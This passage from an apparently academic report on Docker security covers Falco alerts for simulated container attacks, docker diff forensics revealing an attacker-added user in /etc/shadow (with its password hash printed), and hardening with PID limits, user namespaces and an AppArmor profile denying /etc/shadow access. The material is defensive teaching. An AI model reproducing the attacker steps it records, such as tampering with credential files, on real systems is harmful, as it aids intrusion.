
Scenario 4: An attacker who has gained access to a container, tries to create a file in the /bin/ folder, in order to run a script. The attempt to create a file in this certain path will also create an alert in falco:



```
Iav 10 22:30:55 docker falco[17624]: 22:30:55.492471172: Error File below a known binary directory op
ened for writing (user=root user_loginuid=1000 command=touch /bin/testing pid=25725 file=/bin/testing
 parent=bash pcmdline=bash gparent=su container_id=host image=<NA>)
```

Image 57 Falco alert about a try of creating file in bin folder

Scenario 5: A container has been compromised, and the attacker tries to print the /etc/shadow file, which is vital for every host/container. Such attempt will generate an alert, as it is a considerably important malicious attempt:




```
Iav 22 23:28:22 docker falco[630]: 23:28:22.502980533: Warning Sensitive file opened for reading
 by non-trusted program (user=root user_loginuid=-1 program=vi command=vi shadow pid=3936 file=/
etc/shadow parent=sh gparent=<NA> ggparent=<NA> gggparent=<NA> container_id=5ac253d9b026 image=u
buntu)
Iav 22 23:28:22 docker falco[630]: 23:28:22.503026424: Error File below /etc opened for writing
(user=root user_loginuid=-1 command=vi shadow pid=3936 parent=sh pcmdline=sh file=/etc/.shadow.s
wp program=vi gparent=<NA> ggparent=<NA> gggparent=<NA> container_id=5ac253d9b026 image=ubuntu)
```

Image 58 Falco alert about editing of the /etc/shadow file

Scenario 6: An attacker gains access to a container, and initiates the update command in order to install afterwards the needed packages for the attack:


The container running is the following:



```
docker@docker:~$ docker ps
CONTAINER ID   IMAGE           COMMAND       CREATED       STATUS         PORTS     NAMES
5ac253d9b026   ubuntu:latest   "/bin/bash"   12 days ago   Up 4 minutes             vigilant_rhodes
```

Image 59 Listing of a container for testing Falco

An alert is created because the attacker ran updates inside the container:




```
Iav 22 23:26:00 docker falco[630]: 23:26:00.897810018: Error Package management process launched
 in container (user=root user_loginuid=-1 command=apt-get update pid=3199 container_id=5ac253d9b
026 container_name=vigilant_rhodes image=ubuntu:latest)
```

Image 60 Falco alert about updates running in a container

7.6 Falco log writing

Falco provides the ability of logging either in a certain file which is located at the falco host, or by writing to a remote syslog server. Below can be seen the writing of logs into a file. The path of the log file or of the remote syslog server is configured in the falco.yaml file:



```
  GNU nano 4.8                                  events.txt                                  Modified
{"hostname":"falco","output":"12:11:05.148330638: Notice A shell was spawned in a container with an attached terminal
(user=root user_loginuid=-1 magical_goldberg (id=66ccbeecce19)
shell=sh parent=runc cmdline=sh pid=5041 terminal=34817 container_id=66ccbeecce19 image=ubuntu)","priority":"Notice"
,"rule":"Terminal shell in container","source":"syscall","tags":["container","mitre_execution","shell"],
"time":"2023-01-29T10:11:05.148330638Z"
,"output_fields": {"container.id":"66ccbeecce19","container.image.repository":"ubuntu","container.name":"magical_goldberg"
,"evt.time":1674987065148330638,"proc.cmdline":"sh","proc.name":"sh","proc.pid":5041,"proc.pname"
:"runc","proc.tty":34817,"user.loginuid":-1,"user.name":"root"}}
```

Image 61 Falco writing events inside specified file

8. Docker Forensics

Forensics and particularly Digital Forensics is a branch of science which mainly focuses on the acquisition, processing and analysis of data that are stored electronically.

The main goal of those Forensics is to extract data which will help in understanding what happened during a malicious action.

In the same context, Docker Forensics will help identifying the actions that were carried out during an attack on containers. Through the usage of Forensics we can mitigate against such issues and proceed with further security hardening of containers, Docker Hosts etc.

On the a aspect of Digital Forensics, Docker diff is a tool which provides the ability of inspecting changes to files or directories of the containers [17].

Let us think of the following scenario: A container that is running into an organization’s infrastructure has been compromised. The attacker manages to open a shell inside the container and therefore is connected to it. The attacker creates a user and starts doing the actions that he intends in order to achieve his purposes [18].

Docker diff provides the ability to understand the actions of the attacker inside the container.


Docker diff allows the user to list the changed files and directories in the filesystem of a container since it's creation. The types of changes that docker diff tracks are the following:

- **A**: This symbol is used in case that a file or directory was added
- **C:** This symbol is used in order to show that a file or directory was changed
- **D:** This symbol is used in case that a file or directory was deleted

The command which is used in order to check any changes through docker diff is the following:

```
$ docker diff <id_of_container>
```

After running docker diff for in a similar scenario as the one described above, the following results can be observed:




```
C /var/cache/ldconfig/aux-cache
C /etc
C /etc/shadow
A /etc/vim
A /etc/vim/vimrc
A /etc/mime.types
A /etc/python3.10
```

Image 62 Docker diff results

Here, we observe that the /etc/shadow file has been changed. The /etc/shadow file is an important system file of Linux, where the encrypted user passwords are stored. It is only accessible by root users, which leads to the prevention of unauthorized users gaining access to a system.

In order to check the changes that happened inside the /etc/shadow file, the **docker cp** command is used. The shadow file is copied to an isolated environment in order to examine it further. By printing the contents of this file, it can be observed that there is a suspicious entry at the bottom of the file:




```
docker@docker:~$ docker cp test:/etc/shadow .
docker@docker:~$ ls
container-diff-linux-amd64  Documents  Music     Public  snap       Videos
Desktop                     Downloads  Pictures  shadow  Templates
docker@docker:~$ cat shadow
root:*:19285:0:99999:7:::
daemon:*:19285:0:99999:7:::
bin:*:19285:0:99999:7:::
sys:*:19285:0:99999:7:::
sync:*:19285:0:99999:7:::
games:*:19285:0:99999:7:::
man:*:19285:0:99999:7:::
lp:*:19285:0:99999:7:::
mail:*:19285:0:99999:7:::
news:*:19285:0:99999:7:::
uucp:*:19285:0:99999:7:::
proxy:*:19285:0:99999:7:::
www-data:*:19285:0:99999:7:::
backup:*:19285:0:99999:7:::
list:*:19285:0:99999:7:::
irc:*:19285:0:99999:7:::
gnats:*:19285:0:99999:7:::
nobody:*:19285:0:99999:7:::
_apt:*:19285:0:99999:7:::
service:*:$6$ve2o67Cutv97NNTI$SsqCb.7zYcYSjWWuXNeQSCK.f9PIxf/K9DBNHNJyATq1mj8q/Fshsb8zu5Rze/jCbLTELrn
/MU77AbsKLOy0b0
```

Image 63 Docker diff Compromised /etc/shadow file

This means that the attacker successfully created a user through the compromised container.

By analyzing further the results of Docker diff, it can be observed that updates where ran inside the container. This occurred after the creation of the user by the attacker, which means that the attacker possibly needed to install updates, malicious programs etc. The updates that were executed inside the container are visible below:



```
C /var/lib/apt
C /var/lib/apt/extended_states
C /var/lib/apt/lists
A /var/lib/apt/lists/archive.ubuntu.com_ubuntu_dists_jammy-updates_multiverse_binary-amd64_Packages.lz4
A /var/lib/apt/lists/archive.ubuntu.com_ubuntu_dists_jammy_multiverse_binary-amd64_Packages.lz4
A /var/lib/apt/lists/security.ubuntu.com_ubuntu_dists_jammy-security_InRelease
A /var/lib/apt/lists/security.ubuntu.com_ubuntu_dists_jammy-security_multiverse_binary-amd64_Packages.lz4
A /var/lib/apt/lists/archive.ubuntu.com_ubuntu_dists_jammy-backports_universe_binary-amd64_Packages.lz4
A /var/lib/apt/lists/archive.ubuntu.com_ubuntu_dists_jammy_restricted_binary-amd64_Packages.lz4
A /var/lib/apt/lists/security.ubuntu.com_ubuntu_dists_jammy-security_restricted_binary-amd64_Packages.lz4
A /var/lib/apt/lists/security.ubuntu.com_ubuntu_dists_jammy-security_universe_binary-amd64_Packages.lz4
A /var/lib/apt/lists/archive.ubuntu.com_ubuntu_dists_jammy-updates_universe_binary-amd64_Packages.lz4
A /var/lib/apt/lists/archive.ubuntu.com_ubuntu_dists_jammy-updates_main_binary-amd64_Packages.lz4
A /var/lib/apt/lists/archive.ubuntu.com_ubuntu_dists_jammy_InRelease
A /var/lib/apt/lists/archive.ubuntu.com_ubuntu_dists_jammy_universe_binary-amd64_Packages.lz4
```

Image 64 Docker diff Container update event

Also, the logs of the container should be saved, in order to further analyze what happened.

Those logs can be saved inside a file by issuing the following command:

```
$ docker logs <id_of_container>  > logs.txt
```

9. Docker Best Practices

Now, some best practices will be introduced regarding the usage and functionality of Docker architecture, images and containers.

Firstly, the below general best practices should be followed in order to establish a higher level of security in Docker [23]:

- The Docker version should always be up to date
- The Docker daemon should be used only by trusted users of the system
- The registries though which the images will be pulled should have a legit registry certificate
- Do not allow containers to acquire new privileges
- The containers should be ran as non-root user
- Use only trusted images or images released by official authors
- Remove any unwanted capabilities from a running container
- Do not run containers with the **–privileged** flag
- Do not mount any sensitive directories of the host system on containers
- Specify only the necessary containers needed from a container
- Impose PID limits on the containers


Here, some practical best practices regarding Docker will be introduced.

9.1 Cgroups

Control groups is one of the many features that the Linux kernel provides. As it has already been mentioned, all the containers share the same kernel.Through the usage of cgroups, a limit can be imposed upon the containers so that they are allowed on specified resources. Those limits can be implemented on RAM, CPU, network etc [19].

An example of such usage is the limit of processes (PIDs) that can be used by a container.

Firstly, an Ubuntu container is started with the name "**testing_cgroups**":




```
docker@docker:~$ docker run -itd --name=testing_cgroups ubuntu
19b34a39daf6ccccafea022387dc3dcdb9d4d94b97bec3f39ede1a81be2a356a
docker@docker:~$ docker ps
CONTAINER ID   IMAGE     COMMAND    CREATED          STATUS          PORTS     NAMES
19b34a39daf6   ubuntu    "bash"     19 seconds ago   Up 17 seconds             testing_cgroups
```

Image 65 Starting container for testing cgroups

After that, the **pids.max** value must be examined in order to check the rights of the container.

For that purpose the following command is used:

```
$ find /sys/fs/cgroup/ -name “<id_of_container>”
```



```
docker@docker:~$ find /sys/fs/cgroup -name "19b34a39daf6ccccafea022387dc3dcdb9d4d94b97bec3f39ede1
a Files a356a"
/[illegible]s/cgroup/blkio/docker/19b34a39daf6ccccafea022387dc3dcdb9d4d94b97bec3f39ede1a81be2a356a
/sys/fs/cgroup/perf_event/docker/19b34a39daf6ccccafea022387dc3dcdb9d4d94b97bec3f39ede1a81be2a356a
/sys/fs/cgroup/cpuset/docker/19b34a39daf6ccccafea022387dc3dcdb9d4d94b97bec3f39ede1a81be2a356a
/sys/fs/cgroup/pids/docker/19b34a39daf6ccccafea022387dc3dcdb9d4d94b97bec3f39ede1a81be2a356a
```

Image 66 Finding the rights of the container


Next, there must be a navigation in the folder where the pids.max value is located, which in this instance is located at the path: **/sys/fs/cgroups/pids/docker/<identifier of this container**>

Here, the content of pids.max is **max**.

This means that if an attacker gains access to the container, he will be able to exhaust the pid resources on the host.

The prevention of a situation like the above can be achieved by setting a limit to the available pids of the container.

Below, a new container is started but with an important change. The **–pids-limit** option is used on this container, in order to narrow down the available pids.




```
docker@docker:~$ docker run -itd --pids-limit 5 ubuntu
533b082869d4602fc2e7a88e33f2ee544604026e85b348b7fafc5932f544b220
docker@docker:~$ cd /sys/fs/cgroup/pids/docker/533b082869d4602fc2e7a88e33f2ee544604026e85b348b7fa
fc5932f544b220/
docker@docker:/sys/fs/cgroup/pids/docker/533b082869d4602fc2e7a88e33f2ee544604026e85b348b7fafc5932
f544b220$ cat pids.max
5
```

Image 67 Running a container with PID limit

This particular container has pids.max of 5. After its initiation the container had 2 pids.

A shell is opened in the container and another 5 processes are executed. The result is that the container can't acquire any more resources:



```
CONTAINER ID   NAME              CPU %    MEM USAGE / LIMIT     MEM %    NET I/O          BLOCK I/O     PIDS
e67881323351   xenodochial_booth 0.00%    1.555MiB / 3.832GiB   0.04%    3.47kB / 622B    164kB / 0B    5
```

```
testing_cgroups
docker@docker:/sys/fs/cgroup/pids/docker/e67881323351013dac403aeb21f544676a0b4c
405efa52413889d861a0a1f239$ docker exec -it xenodochial_booth sh
# sleep 400 & sleep 400 & sleep 400 & sleep 400 & sleep 400
sh: 0: Cannot fork
```

Image 68 Container unable to fork resources due to PID limit

9.2 Docker content trust

It provides the ability to download only image that have been signed. That is not necessarily the best practice though since any user is able to sign an image and upload/push it to docker hub [20].

The recommendations for pulling images from Docker hub are:

a) Images that are certified by Docker
b) Official images
c) Images that possess the Verified Publisher tag

Those recommendations should be followed in order to reduce the odds of using a possible malicious image.


9.3 Namespaces

Namespaces are a feature of the Linux kernel that partitions kernel resources such that one set of processes sees one set of resources and another set of processes sees a different set of resources. This way, each process can utilize a set of its own resources. In Linux, namespaces are provided regarding ipc, net, mnt, pid and user where each of them has its own properties.

IPC namespaces isolate the inter-process communication while net namespaces virtualize the network stack meaning that it has its own independent network stack. Mnt namespaces regard the control of mount points, meaning that a mount namespace will have independent mount points that will be seen by this namespace. A process ID namespace (pid) will assign PIDs to certain processes that will be independent from a set of PIDs in another namespace. A user namespace will have its own set of user IDs and groups IDs that will be assigned to processes.

Thus, Docker uses namespaces to provide isolation to the containers from the host [21].

Below, the default namespace is enabled:




```
docker@docker:/sys/fs/cgroup/pids/docker/e67881323351013dac40
3aeb21f544676a0b4c405efa52413889d861a0a1f239$ sudo dockerd --userns-remap=default &
[3] 5472
docker@docker:/sys/fs/cgroup/pids/docker/e67881323351013dac403aeb21f544676a0b4c405efa52413889d861a0a1f239$ INFO[2023-02-15T23:06:57.187317652+02:00] Starting up
INFO[2023-02-15T23:06:57.187462479+02:00] User namespaces: ID ranges will be mapped to subuid/subgid ranges of: dockremap
INFO[2023-02-15T23:06:57.203486356+02:00] detected 127.0.0.53 nameserver, assuming systemd-resolved, so using resolv.conf: /run/systemd/resolve/resolv.conf
INFO[2023-02-15T23:06:57.203613321+02:00] User namespaces: ID ranges will be mapped to subuid/subgid ranges of: dockremap
INFO[2023-02-15T23:06:57.257395377+02:00] parsed scheme: "unix"                         module=grpc
INFO[2023-02-15T23:06:57.257419241+02:00] scheme "unix" not registered, fallback to default scheme  module=grpc
INFO[2023-02-15T23:06:57.257436804+02:00] ccResolverWrapper: sending update to cc: {[{unix:///run/containerd/containerd.sock  <nil> 0 <nil>}] <nil> <nil>}  module=grpc
INFO[2023-02-15T23:06:57.257446592+02:00] ClientConn switching balancer to "pick_first"  module=grpc
INFO[2023-02-15T23:06:57.258555159+02:00] parsed scheme: "unix"                         module=grpc
INFO[2023-02-15T23:06:57.258568153+02:00] scheme "unix" not registered, fallback to default scheme  module=grpc
INFO[2023-02-15T23:06:57.258575858+02:00] ccResolverWrapper: sending update to cc: {[{unix:///run/containerd/containerd.sock  <nil> 0 <nil>}] <nil> <nil>}  module=grpc
INFO[2023-02-15T23:06:57.258626531+02:00] ClientConn switching balancer to "pick_first"  module=grpc
INFO[2023-02-15T23:06:57.432011493+02:00] [graphdriver] using prior storage driver: overlay2
WARN[2023-02-15T23:06:57.520078038+02:00] Your kernel does not support CPU realtime scheduler
WARN[2023-02-15T23:06:57.520101421+02:00] Your kernel does not support cgroup blkio weight
WARN[2023-02-15T23:06:57.520106070+02:00] Your kernel does not support cgroup blkio weight_device
INFO[2023-02-15T23:06:57.520220662+02:00] Loading containers: start.
INFO[2023-02-15T23:06:57.640380307+02:00] Default bridge (docker0) is assigned with an IP address 172.17.0.0/16. Daemon option --bip can be used to set a preferred IP address
INFO[2023-02-15T23:06:57.662979174+02:00] Loading containers: done.
INFO[2023-02-15T23:06:57.675134604+02:00] Docker daemon                                 commit=e42327a graphdriver(s)=overlay2 version=20.10.18
INFO[2023-02-15T23:06:57.675415744+02:00] Daemon has completed initialization
```

Image 69 Enabling default namespace

A container is started with the root folder mounted to the shared folder in the container.

Due to the namespace, the container doesn't have the ability to access the root folder:



```
docker@docker:~$ docker run -it -v /:/shared ubuntu sh
Unable to find image 'ubuntu:latest' locally
latest: Pulling from library/ubuntu
677076032cca: Pull complete
Digest: sha256:9a0bdde4188b896a372804be2384015e90e3f84906b750c1a53539b585fbbe7f
Status: Downloaded newer image for ubuntu:latest
# ls
bin   dev  home  lib32  libx32  mnt  proc  run   shared  sys  usr
boot  etc  lib   lib64  media   opt  root  sbin  srv     tmp  var
# cd root
# ls
# cd ..
# ls
bin   dev  home  lib32  libx32  mnt  proc  run   shared  sys  usr
boot  etc  lib   lib64  media   opt  root  sbin  srv     tmp  var
# cd shared
# ls
bin    dev   lib    libx32      mnt   root  snap      sys  var
boot   etc   lib32  lost+found  opt   run   srv       tmp
cdrom  home  lib64  media       proc  sbin  swapfile  usr
# cd root
sh: 8: cd: can't cd to root
```

Image 70 Result of using namespace on a container


9.4 Apparmor

AppArmor is a Linux kernel security module which provides the ability to restrict the capabilities of programs, based upon AppArmor profiles.

In the case of Docker, AppArmor can be used to protect containers from possible security threats. This is achieved by associating an AppArmor security profile with each container [22].

When a container is started, an AppArmor profile must be provided, so that Docker finds the associating AppArmor policy.

For this instance, an AppArmor configuration file is created. The settings of this particular file can be seen below:



```
#include <tunables/global>
profile apparmor-profile flags=(attach_disconnected,mediate_deleted){
  #include <abstractions/base>
  file,
  network,
  capability,
  deny /etc/** w,
  deny /etc/shadow rwklx,
}
```

Image 71 AppArmor configuration file

